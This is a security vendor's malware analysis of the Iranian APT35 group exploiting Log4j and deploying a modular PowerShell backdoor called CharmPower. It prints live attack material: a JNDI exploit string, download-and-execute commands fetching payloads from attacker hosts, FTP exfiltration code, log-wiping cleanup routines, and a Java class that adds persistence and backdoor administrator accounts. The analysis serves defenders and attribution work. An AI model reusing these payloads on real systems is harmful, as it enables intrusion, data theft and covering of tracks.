APT35 exploits Log4j vulnerability to distribute new modular PowerShell toolkit

research.checkpoint.com/2022/apt35-exploits-log4j-vulnerability-to-distribute-new-modular-powershell-toolkit/

January 11, 2022

January 11, 2022

Introduction

With the emergence of the Log4j security vulnerability, we've already seen multiple threat actors, mostly financially motivated, immediately add it to their exploitation arsenal. It comes as no surprise that some nation-sponsored actors also saw this new vulnerability as an opportunity to strike before potential targets have identified and patched the affected systems.

APT35 (aka Charming Kitten, TA453, or Phosphorus), which is suspected to be an Iranian nation-state actor, started widespread scanning and attempts to leverage Log4j flaw in publicly facing systems only four days after the vulnerability was disclosed. The actor's attack setup was obviously rushed, as they used the basic open-source tool for the exploitation and based their operations on previous infrastructure, which made the attack easier to detect and attribute.

In this article, we share the details of the latest attacks by APT35 exploiting the Log4j vulnerability and analyze their post-exploitation activities including the new modular PowerShell-based framework dubbed CharmPower, used to establish persistence, gather information, and execute commands.

Infection chain

To exploit the Log4j vulnerability (CVE-2021-44228), the attackers chose one of the publicly available open-source JNDI Exploit Kits, since removed from GitHub due to its enormous popularity following the vulnerability emergence. There are multiple analysis papers that explain how the vulnerability can be exploited, so we will skip the details of the actual exploitation step.




Figure 1: The infection chain.

To exploit the vulnerable machine, the attackers send a crafted request to the victim's publicly facing resource. In this case, the payload was sent in the User-Agent or HTTP Authorization headers:

```
${jndi[:]ldap[://]144[.]217[.]139[.]155:4444/Basic/Command/Base64/cG93ZXJzaGVsbCAtZWMg
```

After successful exploitation, the exploitation server builds and returns a malicious Java class to be executed on a vulnerable machine. This class runs a PowerShell command with a base64-encoded payload:

```
ExploitQVQRSQrKet.cmd = "powershell -ec
JABXAGUAYgBDAGwAaQBlAG4AdAA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAG
```

It eventually downloads a PowerShell module from an Amazon S3 bucket URL `hxxps://s3[.]amazonaws[.]com/doclibrarysales/test[.]txt` and then executes it:

```
$WebClient=New-Object net.webclient
$Text = $WebClient.downloadString("
<https://s3.amazonaws.com/doclibrarysales/test.txt>")
powershell -ec $Text
```

CharmPower: PowerShell-based modular backdoor

The downloaded PowerShell payload is the main module responsible for basic communication with the C&C server and the execution of additional modules received. The main module performs the following operations:

- **Validate network connection –** Upon execution, the script waits for an active internet connection by making HTTP POST requests to google.com with the parameter `hi=hi`.
- **Basic system enumeration –** The script collects the Windows OS version, computer name, and the contents of a file `Ni.txt` in `$APPDATA` path; the file is presumably created and filled by different modules that will be downloaded by the main module.
- **Retrieve C&C domain –** The malware decodes the C&C domain retrieved from a hardcoded URL `hxxps://s3[.]amazonaws[.]com/doclibrarysales/3` located in the same S3 bucket from where the backdoor was downloaded.
- **Receive, decrypt, and execute follow-up modules.**

After all of the data is gathered, the malware starts communication with the C&C server by periodically sending HTTP POST requests to the following URL on the received domain:

`<C&C domain>/Api/Session`.

Each request contains the following POST data:

`Session="[OS Version] Enc;;[Computer name]__[Contents of the file at $APPDATA\\Ni.txt]"`

The C&C server can respond in one of two ways:

- NoComm – No command, which causes the script to keep sending POST requests.
- Base64 string – A module to execute. The module is encrypted with a simple substitution cipher and encoded in base64. A fragment of the decoding routine is provided below:

```
function decrypt($Cipher) {
    $Cipher = $Cipher.Replace("############", "+");
    $Cipher = $Cipher.Replace("************", "%");
    $Cipher = $Cipher.Replace("____________", "&");
    $Cipher = $Cipher.Replace("_c_c_c_c_c_", "+");
    $Cipher = $Cipher.Replace("_x_x_x_x_x_", "%");
    $Cipher = $Cipher.Replace("_z_z_z_z_z_", "&");
    $b = $Cipher.ToCharArray()
    [array]::Reverse($b)
    $ReverseCipher = -join($b)
    $EncodedText = [char[]]::new($ReverseCipher.length)
    for ($i = 0; $i -lt $ReverseCipher.length; $i++) {
        if ($ReverseCipher[$i]  - ceq '*')  {$EncodedText[$i] = '='}
    elseif ($ReverseCipher[$i]  - ceq 'l')  {$EncodedText[$i] = 'a'}
    elseif ($ReverseCipher[$i]  - ceq 'L')  {$EncodedText[$i] = 'A'}
        elseif ($ReverseCipher[$i]  - ceq 'c')  {$EncodedText[$i] = 'b'}
        elseif ($ReverseCipher[$i]  - ceq 'C')  {$EncodedText[$i] = 'B'}
        <...>
    }
    return
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($EncodedText

}
```

The downloaded modules are either PowerShell scripts, or C# code. Each decoded module has the following format: `language~code~modulename~action` , where the action might be `stop` , `start` or `downloadutil` . The latter is relevant only for PowerShell modules. The following fragment of the code handles module parsing and performs the relevant execution method depending on the language of the module:

```
[string[]]$arr = $CommandPart.Split("~");
[string]$language = $arr[0];
[string]$Command = $arr[1];
[string]$ThreadName = $arr[2];
[string]$StartStop = $arr[3];
if ($StartStop -ne "-" -and $StartStop -ne "")  {
    if ($language  -like "*owers*")  {
        if ($StartStop -like "*wnloaduti*") {
            &(gcm *ke-e*) $Command;
        } elseif ($StartStop  -eq "start")  {
            $scriptBlock = [Scriptblock]::Create($Command)
            Start-Job -ScriptBlock $scriptBlock -Name $ThreadName
        } elseif ($StartStop -eq "stop")  {
            &(gcm *ke-e*) $Command; }
    } elseif ($language -like "*shar*")  {
        if ($StartStop -eq "start")  {
            $ScriptBlock = {Param ([string] [Parameter(Mandatory = $true)] $Command)
                Add-Type $Command
                [AppProject.Program]::Main()}
            Start-Job $ScriptBlock -ArgumentList $Command -Name $ThreadName
        } elseif ($StartStop  -eq "stop")  {
            &(gcm  *ke-e*) $Command;}
```

The main module can also change the communication channel: once every 360 C&C loops, it can retrieve a new domain from the actors' S3 bucket:

```
if ($loopCount -eq 360) {
    Write - Output "-------------------------------------------"
    $loopCount = 0
    $Domain = getDomain
}
```

The modules sent by the C&C are executed by the main module, with each one reporting data back to the server separately. This C&C cycle continues indefinitely, which allows the threat actors to gather data on the infected machine, run arbitrary commands and possibly escalate their actions by performing a lateral movement or executing follow-up malware such as ransomware.

Modules

Every module is auto-generated by the attackers based on the data sent by the main module: each of the modules contains a hardcoded machine name and a hardcoded C&C domain.

All the modules we observed contain shared code responsible for:

- Encrypting the data.
- Exfiltrating gathered data through a POST request or by uploading it to an FTP server.
- Sending execution logs to a remote server.

In addition to this, each module performs some specific job. We managed to retrieve and analyze the next modules:

- List installed applications.
- Take screenshots.
- List running processes.
- Get OS and computer information.
- Execute a predefined command from the C&C.
- Clean up any traces created by different modules.

Applications Module

This module uses two methods to fetch installed applications. The first is to enumerate `Uninstall` registry values:

```
function Get-InstalledPrograms {
  [CmdletBinding()]
  param (
    [Parameter()]
    [string]
    $DisplayName
  )
  Get-ItemProperty -Path @(
    'HKLM:\\Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\*',
    'HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\*',
    'HKLM:\\Software\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\*',
    'HKCU:\\Software\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\*'
  ) -ErrorAction SilentlyContinue | Where-Object {
     -not $PSBoundParameters.ContainsKey('DisplayName') -or (
      $_.PSObject.Properties.Name -contains 'DisplayName' -and $_.DisplayName -like $DisplayName
    );
  } | Select-Object DisplayName| Sort-Object -Property DisplayName;
}
```

The second method is to use the wmic command:

```
cmd.exe /c "wmic product get name, InstallLocation, InstallDate, Version /format:csv > $FilePath"
```

Screenshot Module

We observed both the C# and PowerShell variants of this module, each of which has the capabilities to capture multiple screenshots with the specified frequency and upload the resulted screenshots to the FTP server with credentials hardcoded in the script:

```
SendByFTP("ftp://" + "54.38.49.6" + ":21/" + "VICTIM-PC__" + "/screen/" + Name + ".jpg", "lesnar", "[email protected]#", FilePath);
```

The C# script is using a base64-encoded PowerShell command to take a screenshot from multiple screens:

```
[Reflection.Assembly]::LoadWithPartialName("System.Drawing")
    [void] [System.Reflection.Assembly]::LoadWithPartialName("System.Drawing")
    [void] [System.Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms")
    $width = 0;
    $height = 0;
    $workingAreaX = 0;
    $workingAreaY = 0;
    $screen = [System.Windows.Forms.Screen]::AllScreens;
    foreach ($item in $screen) {
        if($workingAreaX -gt $item.WorkingArea.X) {
            $workingAreaX = $item.WorkingArea.X;
        }
        if($workingAreaY -gt $item.WorkingArea.Y) {
            $workingAreaY = $item.WorkingArea.Y;
        }
        $width = $width + $item.Bounds.Width;
        if($item.Bounds.Height -gt $height) {
            $height = $item.Bounds.Height;
        }
    }
    $bounds = [Drawing.Rectangle]::FromLTRB($workingAreaX, $workingAreaY, $width,
$height);
    $bmp = New-Object Drawing.Bitmap $width, $height;
    $graphics = [Drawing.Graphics]::FromImage($bmp);
    $graphics.CopyFromScreen($bounds.Location, [Drawing.Point]::Empty, $bounds.size);
    $savePath = "$env:APPDATA\\systemUpdating\\help.jpg";
    $bmp.Save($savePath);
```

Processes Module

This module attempts to grab running processes by using the tasklist command:

```
cmd.exe /c "tasklist /v /FO csv > $FilePath"
```

System Information Module

This module contains a bunch of PowerShell commands, which oddly enough, are commented-out. The only command that is performed is the systeminfo command.

```
#$Path = systeminfo
#$Hosts=$Path|Select-String "Host Name:"
#$OSName=$Path|Select-String "OS Name:"
#$RegisteredOwner=$Path|Select-String "Registered Owner:"
#$SystemBootTime=$Path|Select-String "System Boot Time:"
#$SystemModel=$Path|Select-String "System Model:"
#$SystemType=$Path|Select-String "System Type:"
#$SystemDirectory=$Path|Select-String "System Directory:"
#$TimeZone=$Path|Select-String "Time Zone:"
#$infos=$Hosts.ToString()+"`r`n"+$OSName.ToString()+"`r`n"+$RegisteredOwner.ToString()

#$infos | Out-File -FilePath  $FilePath
#Get-Date -Format "yyyy/dd/MM HH:mm" | Out-File -FilePath $FilePath -append
#ipconfig /all | findstr /C:"IPv4" /C:"Physical Address" >> $FilePath

systeminfo | Out-File -FilePath $FilePath -append -Encoding UTF8
```

From the commented-out commands, we can get the idea of how the threat actors organize the system information on their end, what data they are interested in, and what they might take into consideration when sending more modules.

Command Execution Module

The threat actors can execute remote commands by running this specialized module with predefined actions. This module attempts to execute a command. It uses the PowerShell `Invoke-Expression` method for the PowerShell-based module, while its C# implementation has both `cmd` and `PowerShell` options.

During the analysis, we observed how the next command execution modules are created and sent by the threat actor:

- Listing the C:/ drive contents using `cd C:/; ls;`
- Listing the specific Wi-Fi profile details using `netsh wlan show profiles name='<Name>' key=clear;`
- Listing the drives using `Get-PSDrive`.

Cleanup Module

This module will be dropped after the attackers have finished their activity and want to remove any traces from the system. The module contains cleanup methods for persistence-related artifacts in the registry and startup folder, created files, and running processes.

This module contains five hardcoded levels, depending on the attack stage, and each one serves a different purpose. The execution level is predetermined by the threat actor in each specific case:

```
$Level = "level4"
if($Level -eq "level1") {
    wevtutil el
}
elseif($Level -eq "level2") {
    CleanStartupFolder
}
elseif($Level -eq "level3") {
    CleanPersisRegistryAndFile
}
elseif($Level -eq "level4") {
    CleanModules
}
elseif($Level -eq "level5") {
    wevtutil el
    CleanPersisRegistryAndFile
    CleanStartupFolder
    Remove-Item $env:APPDATA/a.ps1
    Remove-Item $env:APPDATA/textmanager.ps1
    Remove-Item $env:APPDATA/docready.bat
    Remove-Item $env:APPDATA/pdfreader.bat
    Remove-ItemProperty -Path
"HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce" -Name "databrowser"
}
```

`CleanupModules` function attempts to kill any running processes that are related to previously running modules:

```
function CleanModules {
    $ProgramFolder = $env:APPDATA + "/systemUpdating"
    $files = Get-ChildItem -Path "$ProgramFolder" -Recurse  | % { $_.FullName }
    Foreach ($fileName in $files)     {
        $lastslash = $fileName.LastIndexOf("\\") + 1
        $PureName = $fileName.Substring($lastslash);
        taskkill /F /IM "$PureName"
        Remove-Item $ProgramFolder\\* -Recurse -Force
    }
}
```

Another function in the module tries to erase additional indicators that might be used by the threat actor:

```
function CleanPersisRegistryAndFile {
    Remove-ItemProperty -Path "HKCU:\\SOFTWARE\\Update" -Name "Key"
    Remove-ItemProperty -Path "HKCU:\\SOFTWARE\\Update2" -Name "Key"
    Remove-ItemProperty -Path
"HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce" -Name "systemUpdating"
    Remove-ItemProperty -Path
"HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce" -Name
"systemUpdating2"
    Remove-ItemProperty -Path
"HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run" -Name "systemUpdating"
    Remove-ItemProperty -Path
"HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run" -Name "systemUpdating2"
    Remove-Item $env:APPDATA/main.ps1
    Remove-Item $env:APPDATA/reserve.ps1
    Remove-Item $env:APPDATA/ni.txt
}
```

From our examination of this module, it is clear that the threat actors want to keep the infection on the machine for as long as they deem necessary, and once their goal is achieved, to be able to disappear without a trace.

Attribution

Usually, APT actors make sure to change their tools and infrastructure to avoid being detected and make attribution more difficult. APT35, however, does not conform to this behavior. The group is famous in the cybersecurity community for the number of OpSec mistakes in their previous operations, and they tend not to put too much effort into changing their infrastructure once exposed. It’s no wonder that their operation as described here has significant overlaps in the code and infrastructure with previous APT35 activities.

Code Overlaps

In October 2021, Google Threat Analysis Group published an article about APT35 mobile malware. Even though the samples we analyzed are PowerShell scripts, the similarity of coding style between them and the Android spyware that Google attributed to APT35 immediately grabbed our attention.

> First, the implementation of the logging functions is the same. The Android app uses the following format for logging its operations to the C&C server: `MAC=<DEVICE_NAME>&Log=<LOG>&ModuleName=<MODULE_NAME>&Status=<STATUS>`

```
public static void post_log(String str, String str2, String str3, String str4, String
str5) throws MalformedURLException, UnsupportedEncodingException {
    if (haveNetworkConnection())  {
        Send_Data_By_Http(Constants.Server_TargetLog, (((((("MAC="  +  str)  +
"&Log=")  +  str2)  +  "&ModuleName=")  +  str3)  +  "&Status=")  +  str4);
    }
}
```

The PowerShell modules also contain the same logging format, even though the commands are commented out and replaced with another format. The fact that these lines were not removed outright might indicate that the change was done only recently.

```
function Send_Log($Log, $ModuleName, $status)
{
    $http_request = New-Object -ComObject Msxml2.XMLHTTP
    #$parameters = "MAC=VICTIM-PC" + "&Log=" + $Log + "&ModuleName=" + $ModuleName +
"&Status=" + $status
    $DataPost = "VICTIM-PC___;_" + $ModuleName + "_;_" + $Status + "_;_" + $Log
    $DataPostEnc = Encrypt $DataPost
    $parameters = "Data=" + $DataPostEnc
    $http_request = New-Object -ComObject Msxml2.XMLHTTP
    $http_request.open("POST", $TargetLog, $false)
    $http_request.setRequestHeader("Content-type", "application/x-www-form-
urlencoded")
    $http_request.setRequestHeader("Content-length", $parameters.length)
    $http_request.send($parameters)
}
```


The syntax of the logging messages is also identical. Here is the Android app code:

```
Functions.post_log(Functions.MAC, "Successfully Finish Monitor Permissions module.",
"Monitor Permissions", "Success", Constants.Domain);
```

And here is the example of logging code in the scripts:


```
SendLog("VICTIM-PC__", "Successfully Finish Screen module.", "Screen", "Success",
TargetLog);
```

> Both the mobile and the PowerShell versions use the same unique parameter, `Stack=Overflow`, in the C&C communication:



```
if (!this.Run_Download) {
    post_log(MAC, "Successfully Stop Download module.", "Download", "Success", Constants.Domain);
    return;
}
HttpURLConnection httpURLConnection = (HttpURLConnection) url.openConnection();
httpURLConnection.setDoOutput(true);
httpURLConnection.setRequestMethod("POST");
httpURLConnection.setRequestProperty("Accept-Charset", Key.STRING_CHARSET_NAME);
httpURLConnection.setReadTimeout(10000);
httpURLConnection.setConnectTimeout(15000);
httpURLConnection.connect();
if (URLEncoder.encode((String) arrayList.get(i4)).trim() != BuildConfig.VERSION_NAME) {
    if (arrayList.size() == 1) {
        str5 = "MAC=" + MAC + "&Stack=Overflow&FileName=" + URLEncoder.encode(str3, Key.STRING_CHARSET_NAME) + "&Data="
    } else if (i4 == arrayList.size() - 1) {
        str5 = "MAC=" + MAC + "&Stack=End&FileName=" + URLEncoder.encode(str3, Key.STRING_CHARSET_NAME) + "&Data=" + URI
    } else if (i4 == 0) {
        str5 = "MAC=" + MAC + "&Stack=First&FileName=" + URLEncoder.encode(str3, Key.STRING_CHARSET_NAME) + "&Data=" + U
    } else {
        str5 = "MAC=" + MAC + "&Stack=Middle&FileName=" + URLEncoder.encode(str3, Key.STRING_CHARSET_NAME) + "&Data=" +
    }
```

Figure 2: Use of `Stack=Overflow` parameter in the mobile malware attributed to APT35.



```
if($countdata -eq 1)
{
    #$parameters = "MAC=VICTIM-PC__" + "&Name=" + $name + "&Data=" + $EncodedText + "&Format=" +
    $Format + "&FolderName=" + $FolderName + "&Stack=Overflow"
    $DataPost = "VICTIM-PC___;_" + $name + "_;_" + $Format + "_;_" + $FolderName + "_;_" +
    "Overflow" + "_;_" + $EncodedText
    $DataPostEnc = Encrypt $DataPost
    $parameters = "Data=" + $DataPostEnc
    $http_request.open("POST", $HttpModuleData, $false)
    $http_request.setRequestHeader("Content-type", "application/x-www-form-urlencoded")
    $http_request.setRequestHeader("Content-length", $parameters.length)
    $http_request.send($parameters)
}
```

Figure 3: Use of `Stack=Overflow` parameter in the PowerShell version.

Infrastructure Overlaps

According to our analysis of the Android malware of APT35, the C&C server of the mobile sample has the following API endpoints:


```
/Api/Session
/Api/GetPublicIp
/Api/AndroidTargetLog
/Api/AndroidDownload
/Api/AndroidBigDownload
/Api/AndroidHttpModuleData
/Api/HttpModuleDataAppend
/Api/IsRunAudioRecorder
/Api/IsRunClipboard
/Api/IsRunGPS
```

The C&C of the PowerShell malware has the following API endpoints according to the modules we were able to retrieve:

```
/Api/Session
/Api/TargetLogEnc
/Api/BigDownloadEnc
```

Both C&C servers for the mobile and PowerShell variants share the API endpoint `/Api/Sessio`n. The other API endpoints are similar but not completely identical due to the differences in the functionality and platform.


Even more interesting, additional tests showed that not only are the URLs similar, but the C&C domain of the PowerShell variant actually responds to the API requests that are used in the mobile variant.



Not secure | 0storageatools0.xyz/Api/GetPublicIp

[redacted]

Figure 4: The C&C from the PowerShell sample responds to the `/Api/GetPublicIp` API request.




```
POST /Api/IsRunAudioRecorder HTTP/1.1
Accept-Charset: UTF-8
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; LG-D855 Build/MRA58K)
Host: 0storageatools0.xyz
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 10

MAC=
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/10.0
Date: Sun, 19 Dec 2021 15:10:28 GMT
Connection: close
Content-Length: 5

false
```

Figure 5: The PowerShell variant C&C response to the `/Api/IsRunAudioRecorder` API endpoint.

The rest of the API endpoints responded with a 405 HTTP error, which is a different response from a non-existent URL (`/Api/RANDOM_STRING` always responds with 404 HTTP error).



Not secure | 0storageatools0.xyz/Api/AndroidBigDownload

```
Status Code: 405; Method Not Allowed
```

Figure 6: The PowerShell variant C&C response to the `/Api/AndroidBigDownload` API endpoint.

Our conclusion here is that the C&C of the PowerShell variant supports the same C&C communication protocol as the mobile variant. Both C&C servers are running a similar server-side code, and are probably operated by the same threat actor.

Further hunting

We analyzed the infrastructure of this attack and made a few observations to complete the picture:

- All the servers we observed in this campaign are hosted by OVH SAS and Hetzner Online GmbH. This is not the first time APT35 used these hosting providers and, combined with the specific pattern that the C&C domains share(`0<word><letter><word>0.xyz`), it provides some leads for further hunting.
- When we investigated the infrastructure, one of the C&C servers we found responded with modules that use `127.0.0.1` as a C&C server. This is probably a development server, as we didn't see it in a known infection chain. The number of mistakes made in the code of modules also suggests that the PowerShell-based malware is still under active development.
- The time it takes the C&C server to respond with a module, and the module type it responds with, differs significantly between victims. It could be evidence for a manual operation of the C&C, with the operator deciding which targets are interesting and which ones are not.

More exploitation attempts

Multiple activities tracked under the name APT35 include operations that vary significantly in scope, targets, and methods. There are clusters of operations that heavily rely on advanced spear-phishing techniques for surveillance purposes. On the other side, last year, we saw evidence that the actors also entered the ransomware scene. Once again adhering to the adage "don't put all your eggs in one basket", the day after the described attack began, a subgroup of APT35 launched another large-scale campaign, specifically targeting Israeli networks. This time, instead of utilizing the open-source Log4j exploitation server, they made their own implementation of the exploit, but reused the previously exposed infrastructure dedicated for ransomware operations.

The partial code of the malicious Java class, with all the indicators consistent with the analysis by Microsoft & The DFIR Report, shows that the actors seized the opportunity to combine several attack stages for both Windows and Linux into a single exploit:

```
public RCE() {
    if (File.separator.equals("/")) {
        this.download("<https://148.251.71.182/symantec_linux.x86>", "/tmp/lock");
        try {
            Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", "chmod +x
/tmp/lock ; flock -n /tmp/log.bak /tmp/lock &" });
            Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", "(crontab -l &&
echo \\"@reboot flock -n /tmp/log.bak /tmp/lock &\\") | crontab -" });
            Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", "sudo useradd -
g -m -s /bin/bash -p $(echo [email protected] | openssl passwd -1 -stdin) master" });
        }
        catch (IOException iOException) {
            iOException.printStackTrace();
        }
    }
    else {
        this.download("<https://148.251.71.182/symantec.tmp>",
"c:\\\\windows\\\\temp\\\\dllhost.exe;");
        String win_cmd = "Start-Process c:\\\\windows\\\\temp\\\\dllhost.exe;";
        win_cmd += "net user /add DefaultAccount [email protected]; net user
DefaultAccount /active:yes; net user DefaultAccount [email protected]; net localgroup
Administrators /add DefaultAccount; net localgroup 'Remote Desktop Users' /add
DefaultAccount; Set-LocalUser -Name DefaultAccount -PasswordNeverExpires 1;";
        win_cmd += "New-Itemproperty -path
'HKLM:\\\\Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run' -Name 'DllHost'
-value 'c:\\\\windows\\\\temp\\\\dllhost.exe' -PropertyType 'String' -Force;";
        final String[] arrayOfString = { "powershell", "-c Invoke-Command", "{" +
win_cmd + "}" };
        try {
            Runtime.getRuntime().exec(arrayOfString);
        }
        catch (IOException iOException2) {
            iOException2.printStackTrace();
        }
    }
```

Conclusion

Every time there is a new published critical vulnerability, the entire InfoSec community holds its breath until its worst fears come true: scenarios of real-world exploitation, especially by state-sponsored actors. As we showed in this article, the wait incase of Log4j vulnerability was only a few days. The combination of its simplicity, and the widespread number of vulnerable devices, made this a very attractive vulnerability for actors such as APT35.

In these attacks, the actors still used the same or similar infrastructure as in many of their previous attacks. However, judging by their ability to take advantage of the Log4j vulnerability and by the code pieces of the CharmPower backdoor, the actors are able to change gears rapidly and actively develop different implementations for each stage of their attacks.

Check Point’s Infinity platform blocks this attack from the very first step.

Indicators of Compromise

144.217.138[.]155
54.38.49[.]6
148.251.71[.]182
0standavalue0[.]xyz
0storageatools0[.]xyz
0brandaeyes0[.]xyz

File Paths:

```
 %APPDATA%\\Ni.txt
%APPDATA%\\systemUpdating\\Applications.txt
%APPDATA%\\systemUpdating\\Processes.txt
%APPDATA%\\systemUpdating\\Information.txt
%APPDATA\\systemUpdating\\help.jpg
%APPDATA%\\systemUpdating\\Shell.txt
%APPDATA%\\main.ps1
%APPDATA%\\reserve.ps1
%APPDATA%\\textmanager.ps1
%APPDATA%\\docready.bat
